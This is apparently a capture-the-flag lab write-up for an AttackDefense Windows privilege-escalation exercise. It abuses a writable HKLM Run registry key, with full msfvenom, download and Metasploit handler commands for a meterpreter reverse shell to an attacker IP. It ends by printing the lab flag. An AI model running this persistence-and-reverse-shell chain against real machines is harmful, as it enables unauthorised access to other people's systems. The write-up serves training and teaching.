




<b>Name</b>	Registry AutoRun
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2108">https://attackdefense.com/challengedetails?cid=2108</a>
<b>Type</b>	Windows Security: Privilege Escalation: Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

### Step 1: Switch to **Attacker Machine**.



We can notice that hfs.exe an HTTP file server started automatically. Investigate all the autoruns programs using Sysinternals autoruns.exe utility.

### **Autoruns.exe:**

“This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. Autoruns reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. Autoruns goes way beyond other autostart utilities.

Autoruns' Hide Signed Microsoft Entries option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV format, Autorunsc.”

**Source:** <https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>

**Step 2:** Start autoruns.exe utility.

**Autoruns.exe location:** C:\Users\student\Desktop\SysinternalsSuite\Autoruns.exe

Wait for the scanning and switch tab to “**Logon**”

**Note:** If you see two files as mentioned below in AutoRuns, you can ignore and proceed further.

- HFS last update check.tmp\*
- Test.tmp~\*.tmp

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit KnownDLLs Winlogon Win

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				11/15/2018 12:05 AM	
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	2/6/1917 8:12 PM	
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				9/15/2018 7:19 AM	
<input checked="" type="checkbox"/> 30000			File not found: cd /d		
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/28/2020 5:40 AM	
<input checked="" type="checkbox"/> HFS HTTP Server		(Not verified) rejeeto	c:\program files\httpserver\hfs.exe	6/19/1992 10:22 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				10/27/2020 9:46 AM	
<input checked="" type="checkbox"/> n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	8/8/2018 3:18 AM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				10/27/2020 9:46 AM	
<input checked="" type="checkbox"/> n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	8/8/2018 3:28 AM	
HKLM\SOFTWARE\Classes\Htmfile\Shell\Open\Command\Default				11/15/2018 12:03 AM	
<input checked="" type="checkbox"/> C:\Program Files\Interne... Internet Explorer		(Verified) Microsoft Corporation	c:\program files\internet explorer\iexp...	9/19/1924 6:52 PM	
HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls				9/15/2018 7:19 AM	

We can observe that the hfs.exe executable path is added to the registry for starting the hfs.exe on every startup. This applies to all the users which are available on the system.

**Step 3:** Verify that the student user has the writing permissions on the **HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** registry.

**Command:** Get-ACL -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' | Format-List

```

Kali Machine Attacker Machine Target Machine
Windows PowerShell
PS C:\Users\student> Get-ACL -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' | Format-List

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : PRIV-ESC\student Allow FullControl
           BUILTIN\Users Allow ReadKey
           BUILTIN\Users Allow -2147483648
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           CREATOR OWNER Allow 268435456
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -2147483648
           S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
           ReadKey
           S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
           -2147483648
Audit     :
Sddl      : O:SYG:SYD:AI(A;CI;KA;;;S-1-5-21-3061667678-1811888172-2700530533-1008)(A;ID;KR;;;BU)(A;CIIOID;GR;;;BU)(A;ID;KA
           ;;;BA)(A;CIIOID;GA;;;BA)(A;ID;KA;;;SY)(A;CIIOID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;I
           D;KR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A
           ;CIIOID;GR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934
           681)

PS C:\Users\student>

```

The student user can modify the registry. We could set an additional malicious executable path to the registry or we could overwrite the hfs.exe binary from its original path where it is present.

First, we will verify that we have permission to modify the executable or not.

The location of the hfs.exe is shown in the registry.

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe

HFS Location: "C:\Program Files\HTTPServer\hfs.exe"

**Step 4:** Verifying the permissions.

**Command:** Get-ACL "C:\Program Files\HTTPServer\" | Format-List



```
Kali Machine Attacker Machine Target Machine
Select Windows PowerShell
PS C:\Users\student> Get-ACL "C:\Program Files\HTTPServer\" | Format-List

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files\HTTPServer\
Owner     : BUILTIN\Administrators
Group     : PRIV-ESC\None
Access    : NT SERVICE\TrustedInstaller Allow FullControl
           NT SERVICE\TrustedInstaller Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           BUILTIN\Users Allow ReadAndExecute, Synchronize
           BUILTIN\Users Allow -1610612736
           CREATOR OWNER Allow 268435456
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736

Audit      :
Sddl       : O:BAG:S-1-5-21-3061667678-1811888172-2700530533-513D:AI(A;ID;FA;;;S-1-5-80-956008885-3418522649-1831038044-18532
           3418522649-1831038044-1853292631-2271478464)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)
           ID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;;;S-1-15-2-2)

PS C:\Users\student>
```

We could only read and execute in this folder - "C:\Program Files\HTTPServer". We will be adding a new registry with the attacker's malicious executable.

**Step 5:** Creating a registry with an executable path.

Open registry editor.

Windows PowerShell

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> **regedit**

PS C:\Users\student>

Registry Editor

File Edit View Favorites Help

Computer

Computer

- > HKEY\_CLASSES\_ROOT
- > HKEY\_CURRENT\_USER
- > HKEY\_LOCAL\_MACHINE
- > HKEY\_USERS
- > HKEY\_CURRENT\_CONFIG

Name


Type

Data

**Right-Click → New → String Value**

**Registry Path:**

Computer\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Enter Name i.e hacker

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
New Value #1	REG_SZ	

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
hacker	REG_SZ	

Create a folder on the **student's user desktop** i.e tool.

**Commands:** mkdir C:\Users\student\Desktop\tool

ls C:\Users\student\Desktop\tool



```

PS C:\Users\student> mkdir C:\Users\student\Desktop\tool

Directory: C:\Users\student\Desktop


Mode                LastWriteTime         Length Name
----                -
d-----          10/31/2020   9:11 AM             tool

PS C:\Users\student> ls C:\Users\student\Desktop\tool
PS C:\Users\student>

```

### Switch to the Attacker Machine:

**Step 6:** Generating a malicious executable using msfvenom.

**Note:** Make sure you replace the LHOST IP address with a valid attacker machine IP address. In my case, it was 10.10.0.2

**Commands:** msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > program.exe  
file program.exe

```

root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file program.exe
program.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#

```

**Step 7:** Start Python Simple HTTP server to serve the malicious executable.

**Command:** python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

**Step 8:** Start msfconsole and run multi handler.

**Commands:**

```
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
exploit
```

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```

**Step 9:** Download the malicious exe from the kali machine and place it in the 'C:\Users\student\Desktop\tool' directory.

**Commands:** iwr -UseBasicParsing -Uri http://10.10.0.2/program.exe -OutFile  
'C:\Users\student\Desktop\tool\program.exe'  
ls C:\Users\student\Desktop\tool

```
Kali Machine Attacker Machine Target Machine
Windows PowerShell
PS C:\Users\student> iwr -UseBasicParsing -Uri http://10.10.0.2/program.exe -OutFile "C:\Users\student\Desktop\tool\program.exe"
PS C:\Users\student> ls C:\Users\student\Desktop\tool

Directory: C:\Users\student\Desktop\tool

Mode                LastWriteTime         Length Name
----                -
-a----          10/31/2020   9:14 AM           73802 program.exe

PS C:\Users\student>
```

**Step 10:** Modify the registry i.e **hacker** to provide the program.exe executable path.

**Double-Click** on the hacker registry.

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
hacker	REG_SZ	

The dialog box is titled "Edit String" and has a close button (X) in the top right corner. It contains two input fields: "Value name:" with the text "hacker" entered, and "Value data:" which is currently empty. At the bottom right, there are two buttons: "OK" and "Cancel".

Fill the **"Value Data"** with the executable path and click ok.

**Path:** C:\Users\student\Desktop\tool\program.exe

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
hacker	REG_SZ	

Edit String

Value name:  
hacker

Value data:  
C:\Users\student\Desktop\tool\program.exe

OK Cancel

Name	Type	Data
(Default)	REG_SZ	(value not set)
HFS HTTP Server	REG_SZ	"C:\Program Files\HTTPServer\hfs.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
hacker	REG_SZ	C:\Users\student\Desktop\tool\program.exe

After planting a malicious executable you could wait for the user to reboot or re-login again so that your program.exe would run. In this case, we will be doing it manually for learning purposes.

### Switch to the Target Machine:

When any user signs out and re-login again we would expect a meterpreter session.

**Step 8:** Open PowerShell terminal and log off the user.

**Command:** shutdown /l



Kali Machine   Attacker Machine   Target Machine

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> shutdown /l
```

Once, we enter the command we should receive the following message **“You have been disconnected”**

**DISCONNECTED**

You have been disconnected.

↻ Reconnect

🚪 Logout

We have successfully signed out the administrator user.

**Step 9:** Click on **“Reconnect”**


**DISCONNECTED**

You have been disconnected.

↻ Reconnect

🚪 Logout

You would again see hfs.exe is running on the target machine



Also, this time the program.exe is also executed and we have received a meterpreter session.

```
root@attackdefense:~# msfconsole -q

msf5 >
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.236
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.236:49897) at 2020-10-31 14:48:33 +0530

meterpreter > █
```

**Step 10:** Find the flag.

**Commands:**

```
cd C:\\Users\\Administrator\\Downloads
```

```
ls
```

```
cat flag.txt
```

```
meterpreter > cd C:\\Users\\Administrator\\Downloads
meterpreter > ls
Listing: C:\\Users\\Administrator\\Downloads
=====

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   282      fil      2020-10-27 15:14:30 +0530 desktop.ini
100666/rw-rw-rw-    32      fil      2020-10-28 11:43:15 +0530 flag.txt

meterpreter > cat flag.txt
b5eda0a74558a342cf659187f06f746fmeterpreter >
meterpreter >
```

This reveals the flag to us.

**Flag:** b5eda0a74558a342cf659187f06f746f

**References**

1. Metasploit (<https://www.metasploit.com/>)
2. Autoruns (<https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>)